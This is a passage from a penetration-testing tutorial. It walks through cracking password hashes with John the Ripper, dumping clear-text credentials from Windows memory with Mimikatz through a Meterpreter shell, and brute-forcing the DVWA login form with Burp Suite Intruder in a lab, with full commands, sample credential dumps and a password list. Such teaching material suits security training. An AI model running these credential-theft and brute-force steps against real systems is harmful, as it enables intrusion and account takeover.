2g 0:00:00:00 DONE (2017-02-16 05:29) 33.33g/s 58950p/s 58950c/s 166966C/s RAISTLI..SSS
Warning: passwords printed above might be partial and not be all those cracked
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

John did not retrieve the Administrator password, but it did retrieve the password for the account named admin which is also 'ADMIN'. As we can see it was very easy to retrieve the password hashes and brute-forcing them with John. The password strength for the used password is very bad, even the simplest password list would have been able to crack it.

Lab note: This demonstration used the default john password list. Another great password list to try is rockyou.txt which is also included with Kali Linux at the following location:

`/usr/share/wordlists/rockyou.txt`

In order to save time in the labs we suggest you use this password list whenever attempting dictionary attacks. If, in the labs, you cannot successfully brute force passwords with `rockyou.txt` within a minute, then you should consider other attack vectors to compromise the host or to retrieve clear text passwords.

Mimikatz: Retrieving credentials from memory

In this section we will have a look at a very popular post-exploitation tool called Mimikatz that can be found in the tool arsenal of both penetration testers and adversaries. Mimikatz is a great post-exploitation tool that bundles a variety of post-exploitation tasks, such as retrieving credentials and other secrets from the system memory. The tool is written in C by Benjamin Delpy and has been integrated into both Metasploit and Empire. The official GitHub repository can be found at:

<https://github.com/gentilkiwi/mimikatz>

Nowadays Mimikatz is well known to extract plaintexts passwords, hashes, PIN codes and Kerberos tickets from memory on a compromised host. After a user signs-in, on his/her workstation for example, a variety of credentials are stored in the Local Security Authority Subsystem Service (LSASS) process in memory. The purpose of storing these credentials in memory is to facilitate single sign-on (SSO) ensuring a signed-in user is not prompted for credentials each time a privileged resource is accessed. The stored credentials include Kerberos tickets, NTLM/LM password hashes and also clear-text passwords (supporting WDigest and SSP authentication). By running Mimikatz on a compromised host system as a local administrator, you're able to pull the stored credentials from memory. Mimikatz works by identifying the LSASS service, attaches to it and then siphons passwords and other secrets from the memory. Although Mimikatz can do a lot more than capturing credentials, in this section focus on retrieving user passwords only.

In the following demonstration we will use Mimikatz to retrieve credentials for logged-on users on a Windows 7 system. The starting point of this demonstration is a Meterpreter shell with administrative privileges:

```
meterpreter > sysinfo
Computer      : WIN-LVQSA93QEH8
OS           : Windows 7 (Build 7600).
Architecture  : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 3
Meterpreter   : x64/windows
meterpreter > getuid
Server username: WIN-LVQSA93QEH8\Administrator
```

Before we can run Mimikatz on the target host we have to download the latest version from the following location:

<https://github.com/gentilkiwi/mimikatz/releases>

At the time of writing the latest version is 2.1.1-20180925. Run the following command to download it:

```
wget https://github.com/gentilkiwi/mimikatz/releases/download/2.2.0-20200308/mimikatz_trunk.zip
```

Then unpack it to the desktop with this command:

```
unzip mimikatz_trunk.zip -d /root/Desktop/Mimikatz/
```

The next step is to execute the 64-bit Mimikatz executable on the target system using the Meterpreter execute command:

```
execute -H -i -c -f /root/Desktop/Mimikatz/x64/mimikatz.exe -m
```

This will take us to the Mimikatz application where we can issue the 'version' command to retrieve information about the system Mimikatz is running on:

```
meterpreter > execute -H -i -c -f /root/Desktop/Mimikatz/x64/mimikatz.exe -m
Process 852 created.
Channel 2 created.

.#####. mimikatz 2.1.1 (x64) built on Sep 25 2018 15:08:14
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' > Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***

mimikatz # version

mimikatz 2.1.1 (arch x64)
Windows NT 6.1 build 7600 (arch x64)
msvc 150030729 207
```

Now that we have Mimikatz up and running on the target system we can start to retrieve user credentials. For this purpose, we will use the sekurlsa module to extract passwords of the logged-on users from the memory through the LSASS process. To interact with LSASS and capture credentials from memory, Mimikatz needs:

- An administrator account to get debug privileges via privilege::debug, or;
- A SYSTEM account via post exploitation/privilege escalation. In this case the debug privilege is not necessary.

The Debug privilege allows a user to attach a debugger to a running process or kernel and is required for many Mimikatz commands. By default, only administrators have debug rights on Windows systems. When you have administrator access to a target you still need to activate debug access by running the following command:

```
privilege::debug
```

When all requirements regarding privileges have been met and Mimikatz is able to interact with the LSASS process, Mimikatz will output: Privilege '20' OK

```
mimikatz # privilege::debug
Privilege '20' OK
```

When the user account that is running Mimikatz does not have administrative privileges and is therefore unable to access the LSASS service, Mimikatz will throw the following error:

```
Error: ERROR_kuhl_m_privilege_simple ; RtlAdjustPrivilege (20) c0000061
```

```
mimikatz # privilege::debug
ERROR kuhl_m_privilege_simple ; RtlAdjustPrivilege (20) c0000061
```

If you're running the debug command on a shell as NT AUTHORITY/SYSTEM, Mimikatz will also throw an error but it won't prevent you from accessing LSASS with Mimikatz to dump credentials:

```
ERROR kuhl_m_privilege_simple ; RtlAdjustPrivilege (20) c0000022
```

```
mimikatz # privilege::debug
ERROR kuhl_m_privilege_simple ; RtlAdjustPrivilege (20) c0000022
```

Now that we've verified that we have administrative privileges and we have debug privileges, we can use the following command to extract the passwords of logged-on user accounts from the memory:

sekurlsa::logonpasswords

sekurlsa::logonpasswords retrieves password data from LSASS for currently logged on (or recently logged on) accounts as well as services that are running under the context of user credentials.

```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 1444039 (00000000:001608c7)
Session          : Interactive from 2
User Name        : Administrator
Domain          : WIN-LVQSA93QEH8
Logon Server    : WIN-LVQSA93QEH8
Logon Time      : 10/25/2018 5:24:00 PM
SID              : S-1-5-21-1738236877-2032136783-2724303981-500

msv :
[00000003] Primary
* Username : Administrator
* Domain   : WIN-LVQSA93QEH8
* LM       : 94e48303924e85e45bbfe08b771ee483
* NTLM     : 28b87d711804a0b346811d4b10be4fc5
* SHA1     : 2b9556f06e8b51fd5c80df35b0c9395f21d17117

tspkg :
* Username : Administrator
* Domain   : WIN-LVQSA93QEH8
* Password : @dmin123!

wdigest :
* Username : Administrator
* Domain   : WIN-LVQSA93QEH8
* Password : @dmin123!

kerberos :
* Username : Administrator
* Domain   : WIN-LVQSA93QEH8
* Password : @dmin123!

ssp :
credman :
```

From the 'sysinfo' screenshot we noticed that there were multiple users logged-on the system which means we can retrieve credentials for multiple accounts. As we can see in the screenshot, the first account is the local administrator account. We can also see that Mimikatz was able to successfully retrieve the NTLM and SHA1 hashes for the user's password and also the clear-text password for the administrator account; @dmin123!

The second account is logged-on with the username 'John' and also for this account Mimikatz was able to get both the hashed and clear text passwords from memory:

```
Authentication Id : 0 ; 500851 (00000000:0007a473)
Session          : Interactive from 1
User Name        : John
Domain           : WIN-LVQSA93QEH8
Logon Server     : WIN-LVQSA93QEH8
Logon Time       : 10/25/2018 5:11:42 PM
SID              : S-1-5-21-1738236877-2032136783-2724303981-1000

msv :
[00000003] Primary
* Username : John
* Domain  : WIN-LVQSA93QEH8
* LM       : 30c1f8a0a70151a9695109ab020e401c
* NTLM     : a8bd662c378e49ddc9c7fec2ffdcebd3
* SHA1     : f36ed2390596d283245d7dd58a7683d89cafcb5b

tspkg :
* Username : John
* Domain  : WIN-LVQSA93QEH8
* Password : John123!

wdigest :
* Username : John
* Domain  : WIN-LVQSA93QEH8
* Password : John123!

kerberos :
* Username : John
* Domain  : WIN-LVQSA93QEH8
* Password : John123!

ssp :
credman :
```

There are several factors that impact the success rate of Mimikatz. The most important is probably the version of the operating system that is running on the compromised host and the security measures implemented to mitigate this kind of attack. Although Mimikatz supports Windows operating systems from Windows 2000 through Windows 10, newer versions of Windows 10 have improved protection mechanisms for storing passwords preventing Mimikatz from retrieving clear-text passwords from memory. An example of this is the Credential Guard feature in Windows 10 enterprise. When this feature is enabled Windows moves sensitive information like passwords to an isolated location in memory that is better protected from hacking tools like Mimikatz.

When Mimikatz is unable to extract clear-text passwords they will appear as (null):

```
#####. mimikatz 2.1.1 (x64) built on Sep 25 2018 15:08:14
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 2392050 (00000000:00247ff2)
Session           : Interactive from 2
User Name         : John
Domain            : DESKTOP-F0MA5T5
Logon Server      : DESKTOP-F0MA5T5
Logon Time        : 11/1/2018 3:43:03 PM
SID               : S-1-5-21-1293761033-3069109751-3133254532-1001

msv :
[00000003] Primary
* Username : John
* Domain   : DESKTOP-F0MA5T5
* NTLM     : 24fa687ce4e6d00602d770647593e2cb
* SHA1     : eee19ed853bd756def177fbdbd32b50cf1ed881e
tspkg :
wdigest :
* Username : John
* Domain   : DESKTOP-F0MA5T5
* Password : (null)
kerberos :
* Username : John
* Domain   : DESKTOP-F0MA5T5
```

Links

<https://github.com/gentilkiwi/mimikatz>

Cracking hashes with John

In the previous chapter we've seen how we can use john to brute force NTLM hashes. It will probably come as no surprise that john can also crack a lot of other hashes including those created with MD5 and SHA1. The first step in cracking hashes is to identify the type of hash and there are several tools you can use to do this including Hash-identifier. (John can also detect hash types but this will allow us to show you an alternative tool).

Hash-identifier

Hash-identifier is a command-line tool to identify the type of a given hash. As with other tools in Kali Linux, you start hash-identifier in Kali Linux simply by typing its name:

hash-identifier

To test the tool, let's generate an MD5 hash for the password 'admin' and see if hash-identifier can recognize it:

```
echo -n admin | md5sum
```

Now we can copy and paste the hash we generated in hash-identifier:

Hash-identifier has actually identified two possible hash types: MD5 and a Domain Cached Credentials hash. Many hashes look very similar and use ambiguous encodings so it is not unusual that one hash can produce multiple results. Let's assume we're dealing with an MD5 hash and use john to try to crack the hash.

Cracking the hash with john

We put the hash value into a text file (which we will call john.txt) and enter the following command:

```
john --wordlist=/usr/share/wordlists/rockyou.txt -format=Raw-MD5 /root/Desktop/john.txt
```

In this command we have set the wordlist to rockyou.txt and identified the hash format as Raw-MD5 hash.

```
root@kali:~/Desktop# john --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5 /root/Desktop/john.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
admin      (?)
1g 0:00:00:00 DONE (2017-02-16 10:29) 9.090g/s 180218p/s 180218c/s 180218C/s amanda01..LOVE1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

And john has successfully cracked the hash returning the clear text value 'admin' (which is, of course, the password we hashed earlier). We could also have just as easily used john to determine the hash type by leaving out the format options in the command. John would then have identified the hash type and attempted to crack it.

Web application passwords

So far, we have learned about generating password lists and breaking password hashes by using brute force techniques. These methods rely on extracting hashes and brute force them on a local machine using passwords lists. In this section we will learn how to brute force web application passwords using Burp Suite and Hydra.

Introduction to online forms


Most web applications use one or more login forms for accessing restricted user functionality and administration panels. When you fill out a simple web form with a username and password and then press submit, the authentication mechanism generates an HTTP GET or HTTP POST request. This request (which contains the username, password and some other necessary values generated in the background) is sent to the webserver where the credentials are tested. The first step in the exploitation process is to intercept the request (once the required form values have been entered and after the submit button is pressed) before it is sent to the remote server. In this way it is possible to see what values are submitted and which are required by the form. An attacker can modify the username and password values repeatedly and send the request to the remote server using Burp Suite or Hydra.

To show this in action we will use the local proxy server provided with Burp Suite to intercept the request and to allow us to specify variables for the username and password. Hydra or Burp Suite Intruder will then use this request employing values from a specified dictionary for each login attempt. We also need to be able to spot a successful login from a failed login. Many web applications respond to an invalid login attempt with a message such as 'Login attempt failed' or 'Password and/or username incorrect'. A successful login, however, will usually redirect to an administrator panel or another restricted area. Hydra and Burp Suite can both filter the server response for these values or events so that we can determine whether the login attempt was successful or not.


Once again, we will be attacking the Damn Vulnerable Web Application (DVWA) on Metasploitable 2.

Burp Suite

First, we have to set up a proxy server to intercept the request with the login credentials and other information. We will use Firefox as our browser to do this because it supports a lot of useful plugins for pen testing web applications. Browse to the DVWA webpage on Metasploitable2 containing the web form we want to brute force. It is a simple login form and looks like this:

A screenshot of a Mozilla Firefox browser window. The title bar reads "Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: Brute Force - Mozilla Firefox". The address bar shows "10.11.1.250/dvwa/vulnerabilities/brute/". The main content area displays the DVWA logo and the title "Vulnerability: Brute Force". On the left, a sidebar menu includes "Home", "Instructions", "Setup", "Brute Force" (which is highlighted in green), "Command Execution", "CSRF", and "File Inclusion". The central area is a "Login" form with fields for "Username" and "Password" and a "Login" button.

Next Firefox must be configured to use a local proxy server (which will be Burp Suite). In Firefox click the options menu and select 'Preferences':



Select the 'Advanced' settings page, click on the 'Network' tab and then the 'Settings' button:

- General
- Search
- Content
- Applications
- Privacy
- Security
- Sync
- Advanced

Advanced

- [General](#)
- [Data Choices](#)
- [Network](#)
- [Update](#)
- [Certificates](#)

Connection
Configure how Firefox connects to the Internet [Settings...](#)

Cached Web Content
Your web content cache is currently using 88.5 MB of disk space [Clear Now](#)

Override automatic cache management
Limit cache to MB of space

In this menu you must specify the proxy settings. Select the option 'Manual proxy configuration' and enter 127.0.0.1 as proxy address and specify port 8080. Make sure that the 'No proxy for' field at the bottom does not contain the localhost IP. When you have entered all settings it should look like this:


Configure Proxies to Access the Internet

No proxy
 Auto-detect proxy settings for this network
 Use system proxy settings
 Manual proxy configuration:

HTTP Proxy:	<input type="text" value="127.0.0.1"/>	Port: <input type="text" value="8080"/>
<input type="checkbox"/> Use this proxy server for all protocols		
SSL Proxy:	<input type="text"/>	Port: <input type="text" value="0"/>
FTP Proxy:	<input type="text"/>	Port: <input type="text" value="0"/>
SOCKS Host:	<input type="text"/>	Port: <input type="text" value="0"/>
<input type="radio"/> SOCKS v4 <input checked="" type="radio"/> SOCKS v5 <input type="checkbox"/> Remote DNS		
No Proxy for: <input type="text"/>		
Example: .mozilla.org, .net.nz, 192.168.1.0/24		
<input type="radio"/> Automatic proxy configuration URL: <input type="text"/> Reload		
<input checked="" type="checkbox"/> Do not prompt for authentication if password is saved		

At this point all browser traffic will be redirected to your local machine on port 8080. This allows us to bind Burp Suite to port 8080 on our local machine to intercept the traffic.

The next step is to start Burp Suite by typing ‘burpsuite’ in the command line or click the Burp Suite icon in the dock if you’re using Kali Linux. Accept the settings and create a new project with default settings. Once Burp Suite launches click on the ‘Proxy’ tab and make sure that ‘Intercept is on’ in the Intercept tab:



Now you need to enter some credentials in the web form and submit it. For demonstration purposes enter the following values so that they can be recognized in the request intercepted by the Burp Suite proxy server:

Username: uNameField

Password: pwField

Vulnerability: Brute Force

Login

Username:

Password:

Switching back to Burp Suite after submitting the form you should be able to see that the request has been intercepted:

Burp Suite Free Edition v1.7.03 - Temporary Project

Burp Intruder Repeater Window Help

Repeater	Sequencer	Decoder	Comparer	Extender	Project options
Target	Proxy		Spider		Scanner

Intercept	HTTP history	WebSockets history	Options
-----------	--------------	--------------------	---------

Request to <http://10.11.1.250:80>

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
GET /dvwa/vulnerabilities/brute/?username=uNameField&password=pwField&Login=Login HTTP/1.1
Host: 10.11.1.250
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html, application/xhtml+xml, application/xml; q=0.9, */*; q=0.8
Accept-Language: en-US, en; q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.11.1.250/dvwa/vulnerabilities/brute/
Cookie: security=low; PHPSESSID=409e45633a8281adb8f182021cfacd14
Connection: close
```

Great! We can see that the GET request contains the username (uNameField) and password (pwField) that we've entered in the web form before submitting the form. Please note that the web form will keep loading until the request is either forwarded to the web server or dropped using the two buttons on the 'Intercept' tab. Before forwarding the request, we will send the request to Intruder so we can use it later to brute force the form by repeatedly sending it to the webserver. Click the 'Action' button and select 'Send to Intruder' from the drop-down menu:

Burp Suite Free Edition v1.7.03 - Temporary Project

Burp Intruder Repeater Window Help

Repeater	Sequencer	Decoder	Comparer	Extender	Project options
Target	Proxy		Spider		Scanner

Intercept	HTTP history	WebSockets history	Options
-----------	--------------	--------------------	---------

Request to <http://10.11.1.250:80>

Forward Drop Intercept is on

Raw Params Headers Hex

```
GET /dvwa/vulnerabilities/brute/?username=uNameField&password=pwField&Login=Login HTTP/1.1
Host: 10.11.1.250
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html, application/xhtml+xml, application/xml; q=0.9, */*; q=0.8
Accept-Language: en-US, en; q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.11.1.250/dvwa/vulnerabilities/brute/
Cookie: security=low; PHPSESSID=409e45633a8281adb8f182021cfacd14
Connection: close
```

Send to Spider
 Do an active scan
Send to Intruder Ctrl+I
 Send to Repeater
 Send to Sequencer
 Send to Comparer
 Send to Decoder
 Request in browser
 Engagement tools [Pro version only]
 Change request method
 Change body encoding
 Copy URL

Then click the 'Forward' button to send the request to the web server. You can now turn off the interception of requests by Burpsuite, by clicking the 'Intercept is on' button, as well as the proxy server in Firefox which is no longer needed. Firefox will display the failed login message 'Username and/or password incorrect' telling you that the request has been forwarded to the web server:

Login

Username:


Password:

Username and/or password incorrect.

This information will help you spot when a login attempt has been successful or not.

Now switch back to Burp Suite and see what else can be done with Burp Suite Intruder.

The first tab in Intruder contains details about the target host. Since the information was sent from the proxy server to Intruder the host and port have already been filled in:



The screenshot shows the Burp Suite interface with the title "Burp Suite Free Edition v1.7.03 - Temporary Project". The menu bar includes "Burp", "Intruder", "Repeater", "Window", and "Help". The tab bar at the top has "Repeater", "Sequencer", "Decoder", "Comparer", "Extender", "Project options", "User options", and "Alerts". The "Intruder" tab is selected, showing a blue background. Below the tabs, there are buttons for "1", "2", and "...". The main panel is titled "Attack Target" and contains the following fields: "Host: 10.11.1.250", "Port: 80", and a checkbox for "Use HTTPS". A "Start attack" button is located on the right side of the panel.

The next tab contains the payload positions that have been automatically selected:

Burp Suite Free Edition v1.7.03 - Temporary Project

Burp Intruder Repeater Window Help

Repeater	Sequencer	Decoder	Comparer	Extender	Project options	User options	Alerts
Target	Proxy	Spider		Scanner		Intruder	

1 × 2 × ...

Target Positions Payloads Options

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: **Sniper**

```
GET /dvwa/vulnerabilities/brute/?username=$usernameField$&password=$pwField$&Login=$Login$ HTTP/1.1
Host: 10.11.1.250
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.11.1.250/dvwa/vulnerabilities/brute/
Cookie: security=$low$; PHPSESSID=$409e45633a8281adb8f182021cfacd14$
```

Add \$ Clear \$ Auto \$ Refresh

?

< > Type a search term

0 matches

Length: 485

5 payload positions

A payload position is a variable in the request that will be replaced by entries from the password list (payload) each time the request is repeated. In the example too many payload positions have been specified for brute-forcing the password for the username 'admin'. Remove all the set payloads by clicking the 'Clear \$' button on the right and then select the payload positions manually. To specify a payload position, highlight the text (in the example the password value 'pwField') and click the 'Add \$' button. Also change the username value to the username that you want to brute force (i.e. to 'admin'):

Burp Suite Free Edition v1.7.03 - Temporary Project

Burp Intruder Repeater Window Help

Repeater	Sequencer	Decoder	Comparer	Extender	Project options	User options	Alerts
Target	Proxy	Spider		Scanner		Intruder	

1 x 2 x ...

Target Positions Payloads Options

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: **Sniper**

```
GET /dvwa/vulnerabilities/brute/?username=admin&password=$pwFields&Login=Login HTTP/1.1
Host: 10.11.1.250
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.11.1.250/dvwa/vulnerabilities/brute/
Cookie: security=low; PHPSESSID=409e45633a8281adb8f182021cfacd14
Connection: close
```

Add \$ Clear \$ Auto \$ Refresh

?

Type a search term

0 matches

1 payload position Length: 472

With the password payload in place it is time to load the password list. Click the next tab called 'Payloads':

Burp Suite Free Edition v1.7.03 - Temporary Project

Burp Intruder Repeater Window Help

Repeater	Sequencer	Decoder	Comparer	Extender	Project options	User options	Alerts
Target	Proxy	Spider		Scanner		Intruder	

1 x 2 x ...

Target Positions **Payloads** Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: **1** Payload count: 9

Payload type: **Simple list** Request count: 9

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear Add Enter a new item

```
password
P@ssw0rd
123456789
Password 123
123
Password
root
admin
admin123
```


Under payload type, select ‘Simple list’ (which is actually the default payload). List items can be added to the simple list by clicking on the ‘Load...’ button. You can also find several password lists available on the following directory on Kali Linux:

</usr/share/wordlists>

